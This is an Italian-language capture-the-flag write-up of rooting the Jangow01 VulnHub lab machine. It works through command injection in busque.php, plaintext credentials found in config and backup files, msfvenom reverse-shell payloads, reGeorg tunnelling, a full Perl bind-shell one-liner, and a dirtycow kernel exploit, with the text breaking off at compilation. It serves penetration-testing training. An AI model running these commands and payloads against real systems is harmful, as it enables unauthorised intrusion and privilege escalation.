BlackBox VulnLab_Jangow01_Pentesting

Consegna

Jangow 01 CTF Facile

Scaricare ed importare la macchina virtuale da questo link:
https://download.vulnhub.com/jangow/jangow-011.0.1.ova

Effettuare gli attacchi necessari per diventare root.

Studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro.

Svolgimento

Setup Ambiente

Ho iniziato inserendo entrambe le macchine, Kali linux e la macchina target, sulla stessa rete con NAT che ho nominato BlackBox.

Gli indirizzi IP sono attribuiti automaticamente tramite DHCP.

Discovery

Dopo aver eseguito un semplice comando "ip a" ed aver determinato l'ip di rete e della mia Kali Linux (10.0.2.15), ho iniziato con la fase di Discovery tramite un classico utilizzo di nmap per scansionare la rete:

nmap -sN 10.0.2.0/24

```
└─$ nmap -sN 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 07:10 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00016s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE         SERVICE
53/tcp open|filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.00011s latency).
All 1000 scanned ports on 10.0.2.2 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00011s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:08:5A:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.7
Host is up (0.00021s latency).
All 1000 scanned ports on 10.0.2.7 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 08:00:27:E8:03:F3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000020s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

La scansione ha dunque portato a galla l'indirizzo IP della macchina target: 10.0.2.7

A questo punto si è reso importante determinare quali servizi e relative versioni fossero presenti ed accessibili tramite un'ulteriore scansione con parametri -sV -sC -O.

Tutto ciò assicurandosi di non tralasciare alcuna porta (-p):

nmap -sV -sC -O -p- 10.0.2.7

```
└─$ nmap -sV -sC -O -p- 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 07:11 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00040s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|
|_http-title: Index of /
MAC Address: 08:00:27:E8:03:F3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix
```

A seguito della scansione possiamo determinare la presenza di 2 servizi attivi:

- un server vsftpd v. 3.0.3 sulla porta 21
- un server apache httpd 2.4.18 sulla porta 80

Enumeration

Tentando di accedere al webserver tramite browser ci ritroveremo dinanzi ad una home directory con all'interno un'ulteriore directory chiamata site/.

Proseguendo all'interno troveremo una pagina web basica costruita con bootstrap senza praticamente alcuna personalizzazione.

Ho dunque provveduto avviando una scansione del webserver tramite gobuster:

gobuster dir -u http://10.0.2.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://10.0.2.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.7
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/site                (Status: 301) [Size: 303] [--> http://10.0.2.7/site/]
/server-status       (Status: 403) [Size: 273]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```

La scansione non ha prodotto alcun risultato utile; ho quindi ripetuto la stessa in varie altre forme: sia utilizzando come target la path **/site/** sia cercando specifiche tipologie di file tramite il parametro -X php,txt,html; ho inoltre provato a cercare qualche indizio attraverso l'utilizzo di sqlmap ma nessuno di questi test ha dato esito positivo.


Dopo aver tentato altresì di connettermi tramite utente anonymous e guest tramite il servizio ftp sulla porta 21 ed essermi nuovamente trovato dinanzi ad un vicolo cieco, sono tornato sulla webpage /site/ dove, cliccando sulla sezione **Basque**, ho trovato un collegamento ad un file **php** che, una volta aperto conduceva ad una pagina bianca.

Osservando il link si nota che questo termina con un "=" e ciò mi ha indotto a pensare che potesse attendersi un input come seguito.


Ho dunque provato ad aggiungervi a seguito un "whoami" ed ho ricaricato la pagina scoprendo con gran piacere che essa ritornava esattamente l'output richiesto dal comando inserito. **Mi trovavo dunque dinanzi ad una shell!**



www-data



/var/www/html/site




assets busque.php css index.html js wordpress

Cercando all'interno della prima directory incontrata "wordpress" ho scoperto l'esistenza di un file config.php.

total 24 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 . drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .. -rw-r--r-- 1 www-data www-data 347 Jun 10 2021 config.php -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html

Dopo aver tentato di aprirlo tramite comando sul browser per qualche motivo la pagina rimane bianca, ho quindi tentato di esaminare il traffico attraverso Burp Suite in modalità proxy. Una volta catturato il traffico sono apparse alcune credenziali in chiaro:




*Provando però ad utilizzare le credenziali per loggare tramite **FTP** queste non sembravano essere di alcuna utilità; ne ho quindi dedotto che **non dovessero essere state riutilizzate per suddetto servizio.***

Proseguendo la ricerca a ritroso, nella cartella precedente /var/www/html trovo in questo caso un file interessante chiamato .backup

-rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site

Aprendo il file tramite cat ed il relativo percorso scopro un altro paio di credenziali:

username: jangow01
password: abygurl69



Connecting through FTP

Provando queste credenziali per l'accesso al server ftp, riesco finalmente ad infiltramici all'interno:

```
┌──(kali㉿kali)-[~]
└─$ ftp jangow01@10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Da qui mi è più semplice muovermi ed ispezionare il contenuto della macchina e ne approfitto subito per capire che tipo di librerie vi siano presenti per trarre le informazioni necessarie ad il crafting di un payload che mi consenta un accesso tramite reverse shell.

Grazie alla presenza di x86-64-linux-gnu noto quindi che la macchina gira su una versione di linux 64.

```
150 Here comes the directory listing.
drwxr-xr-x   22 0        0            4096 Jun 10  2021 .
drwxr-xr-x   24 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    2 0        0            4096 Jun 10  2021 apparmor
lrwxrwxrwx    1 0        0              21 Jun 10  2021 cpp → /etc/alternatives/cpp
drwxr-xr-x    3 0        0            4096 Jun 10  2021 crda
drwxr-xr-x    4 0        0            4096 Jun 10  2021 cryptsetup
drwxr-xr-x   71 0        0           20480 Jun 10  2021 firmware
drwxr-xr-x    2 0        0            4096 Jun 10  2021 hdparm
drwxr-xr-x    2 0        0            4096 Jun 10  2021 ifupdown
drwxr-xr-x    2 0        0            4096 Jun 10  2021 init
-rwxr-xr-x    1 0        0           70952 Apr 28  2016 klibc-k3La8MUnuzHQ0_kG8hokcGAC0PA.so
lrwxrwxrwx    1 0        0              18 Feb 16  2016 libhandle.so.1 → libhandle.so.1.0.3
-rw-r--r--    1 0        0           14464 Feb 16  2016 libhandle.so.1.0.3
drwxr-xr-x    3 0        0            4096 Jun 10  2021 lsb
drwxr-xr-x    2 0        0            4096 Jun 10  2021 modprobe.d
drwxr-xr-x    3 0        0            4096 Jun 10  2021 modules
drwxr-xr-x    2 0        0            4096 Jun 10  2021 modules-load.d
drwxr-xr-x    2 0        0            4096 Jun 10  2021 open-iscsi
drwxr-xr-x    3 0        0            4096 Jun 10  2021 recovery-mode
drwxr-xr-x    2 0        0            4096 Jun 10  2021 resolvconf
drwxr-xr-x    8 0        0            4096 Jun 10  2021 systemd
drwxr-xr-x   15 0        0            4096 Jun 10  2021 terminfo
drwxr-xr-x    4 0        0            4096 Jun 10  2021 udev
drwxr-xr-x    2 0        0            4096 Jun 10  2021 ufw
drwxr-xr-x    4 0        0           16384 Jun 10  2021 x86_64-linux-gnu
drwxr-xr-x    2 0        0            4096 Jun 10  2021 xtables
226 Directory send OK.
```

Ho quindi generato un payload tramite msfvenom:

msfvenom -p php/reverse_php LHOST=10.0.2.15 LPORT=4444 -f raw > shell.php

Contemporaneamente ho avviato un multi/handler all'interno di msfconsole con gli stessi parametri e payload utilizzati con msfvenom.

Successivamente ho utilizzato il server ftp ed il metodo **put** per caricare la shell all'interno della macchina target.

Inizialmente non mi è stato possibile scrivere all'interno di var/www/html, ho quindi provato a cercare una cartella con permessi di scrittura ed ho trovato /home/jangow01; una volta carica la shell e provata ad avviare tramite Basque questa non ha però restituito alcuna connessione ma solamente una schermata bianca.

Ho provato successivamente a caricare diversi altri payload cambiandone la porta di ascolto pensando che vi fosse qualche restrizione data da un firewall per quanto riguardasse le connessioni in uscita.

Nonostante le modifiche nessuna shell sembra poter stabilire una connessione con la mia macchina attaccante ed ho dunque tentato di caricare un payload che lavorasse in bind invece che in reverse per provare ad aggirare le restrizioni. **Anche in questo caso nessun successo, tutte le connessioni rimangono sospese.**

A questo punto l'unico tentativo che potessi fare era quello di servirmi di un proxy che ingannasse l'ipotetico firewall facendogli credere che le richieste partissero da **localhost**.

Dopo essermi documentato un po' ho scoperto l'esistenza di reGeorg, un proxy che utilizza anche un semplice file php e che consente un tunneling stabile e affidabile.

Using reGeorg

Ho quindi scaricato il software dalla repository di github e ne ho esaminato i vari script di tunneling:

```
git clone https://github.com/sensepost/reGeorg.git && cd reGeorg
```

All'interno vi sono diversi script da poter utilizzare a seconda della situazione; dopo essermi documentato un po', ho optato per tunnel.nosocket.php conosciuto per la sua affidabilità e compatibilità in praticamente ogni occasione.

Ho dunque provveduto ad avviare una connessione ftp a partire dalla medesima directory verso la macchina target ed una volta direttomi su **/home/jangow01** ho trasferito il file php tramite **put**.

```
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put tunnel.nosocket.php
local: tunnel.nosocket.php remote: tunnel.nosocket.php
229 Entering Extended Passive Mode (|||37658|)
150 Ok to send data.
100% |***************************************************
226 Transfer complete.
5974 bytes sent in 00:00 (10.47 MiB/s)
ftp> chmod +x tunnel.nosocket.php
200 SITE CHMOD command ok.
ftp>
```

Ed ho successivamente attribuito al tunnel i **permessi di esecuzione**.

```
ftp> chmod 777 tunnel.nosocket.php
200 SITE CHMOD command ok.
ftp>
```


Ho quindi controllato se riuscissi a visualizzare il file **php** tramite comando cat eseguito attraverso busque.php:

http://10.0.2.7/site/busque.php?buscar=cat%20/home/jangow01/tunnel.nosocket.php

L'output mi restituiva comunque una pagina bianca; pensando ciò fosse dovuto alla grandezza del file da visualizzare ho provato a ridurre la quantità di output richiesto con il parametro **head**:

http://10.0.2.7/site/busque.php?buscar=head+-n+10+/home/jangow01/tunnel.nosocket.php


Anche in questo caso non ho ricevuto alcunchè in output. A questo punto, per assicurarmi che il file fosse funzionante ho provato a catturare il traffico tramite **burp suite** e sono riuscito a constatare che effettivamente il tunnel era raggiungibile:



Ho quindi utilizzato nuovamente busque.php per copiare il tunnel e trasferirlo all'interno della cartella root del webserver:


curl "http://10.0.2.7/site/busque.php" --get --data-urlencode "buscar=cp /home/jangow01/tunnel.nosocket.php proxy.php 2>&1"

Ho quindi provato ad aprire il file, ora rinominato proxy.php, riposizionato nella directory **var/www/html/site/** ed una volta ricevuto il classico messaggio "Georg says, 'All seems fine' " ho potuto constatare che tutto stava procedendo per il meglio.



Il passaggio successivo consiste di fatto nell'attivare effettivamente il tunneling avviando il tool reGeorgSocksProxy.py anch'esso spresente nella cartella del suddetto programma.

python2 reGeorgSocksProxy.py -u http://10.0.2.7/site/proxy.php




Dall'output del programma si può comprendere che siamo riusciti a stabilire correttamente la connessione.

Bind-shell


Ora che le nostre connessioni possono essere camuffate per sembrare provengano dalla macchina target è stato possibile procedere ad avviare una bind shell in attesa di connettersi un un nostro **listener** sulla porta 51337:

curl "http://10.0.2.7/site/busque.php" --get --data-urlencode \
'buscar=perl -e '\''use Socket;$p=51337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));setsockopt(S,SOL_SOCKET,SO_REUSEADDR,1);bind(S,sockaddr_in($p,INADDR_ANY));listen(S,1);accept(C,S);open(STDIN,">&C");open(STDOUT,">&C");open(STDERR,">&C");exec("/bin/sh","-i");'\''"



Fatto ciò ho quindi configurato il file di proxychains in modo da utilizzarlo per ridirezionare il traffico di netcat tramite il proxy installato in precedenza:

sudo nano /etc/proxychains4.conf




Provando un semplice comando curl si nota però che la precedenza di proxychains veniva attribuita alla configurazione sock4 già presente di default.

Sono quindi tornato all'interno del file ed ho commentato la riga inerente al proxy nella porta 9050 e, riprovando il comando curl, questa volta otteniamo correttamente una connessione tramite localhost della macchina target.

curl http://127.0.0.1

Ora che abbiamo la certezza del funzionamento di proxychains ho potuto procedere ad avviare il listener netcat sulla porta 51337:



proxychains nc 127.0.0.1 51337

```
┌──(kali㉿kali)-[~]
└─$ proxychains4 nc 127.0.0.1 51337
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:8888  ...  127.0.0.1:51337  ...  OK
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Finalmente è stato possibile ottenere accesso ad una shell!

Ho subito provveduto ad effettuare l'upgrade della shell:

python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
www-data@jangow01:/var/www/html/site$
```

Ed ho conseguentemente effettuato il login sull'utente jangow01:

su - jangow01

```
www-data@jangow01:/var/www/html/site$ su - jangow01
su - jangow01
Password: abygurl69

jangow01@jangow01:~$
```

id

```
jangow01@jangow01:~$ id
id
uid=1000(jangow01) gid=1000(desafio02) grupos=1000(desafio02)
```

Giunti all'interno di una shell funzionante, ho provveduto a tornare sul terminale della Kali e ad eseguire il comando linpeas tramite la shell in modo da spostarmi direttamente nella cartella contenente il file di cui effettuare l'upload sulla macchina target:

linpeas

A questo punto avvio nuovamente il server ftp e trasferisco il file linpeas.sh all'interno della directory **/home/jangow01**

```
ftp> pwd
Remote directory: /home/jangow01
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||62771|)
150 Ok to send data.
100% |***********************************************
226 Transfer complete.
954437 bytes sent in 00:00 (170.22 MiB/s)
ftp>
```

Mi sono nuovamente spostato nella **rev shell** e, dopo aver aggiunto il permesso execute al file, avvio linpeas:

chmod +x linpeas.sh


./linpeas.sh

```
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic}
c}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠ 1

[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic}
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6
6.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/site

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubun
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/site
```

A seguito della scansione notiamo che le prime 4 vulnerabilità sono quelle con un rating più probabile; avendo già esperienza con **dirtycow** decido dunque di testare un privesc con tale script.


Priv-esc

Ho nuovamente utilizzato il server ftp per caricare l'exploit che già possedevo all'interno della Kali:




Ho quindi compilato il file cowroot.c:

gcc cowroot.c -o cowroot -phtread



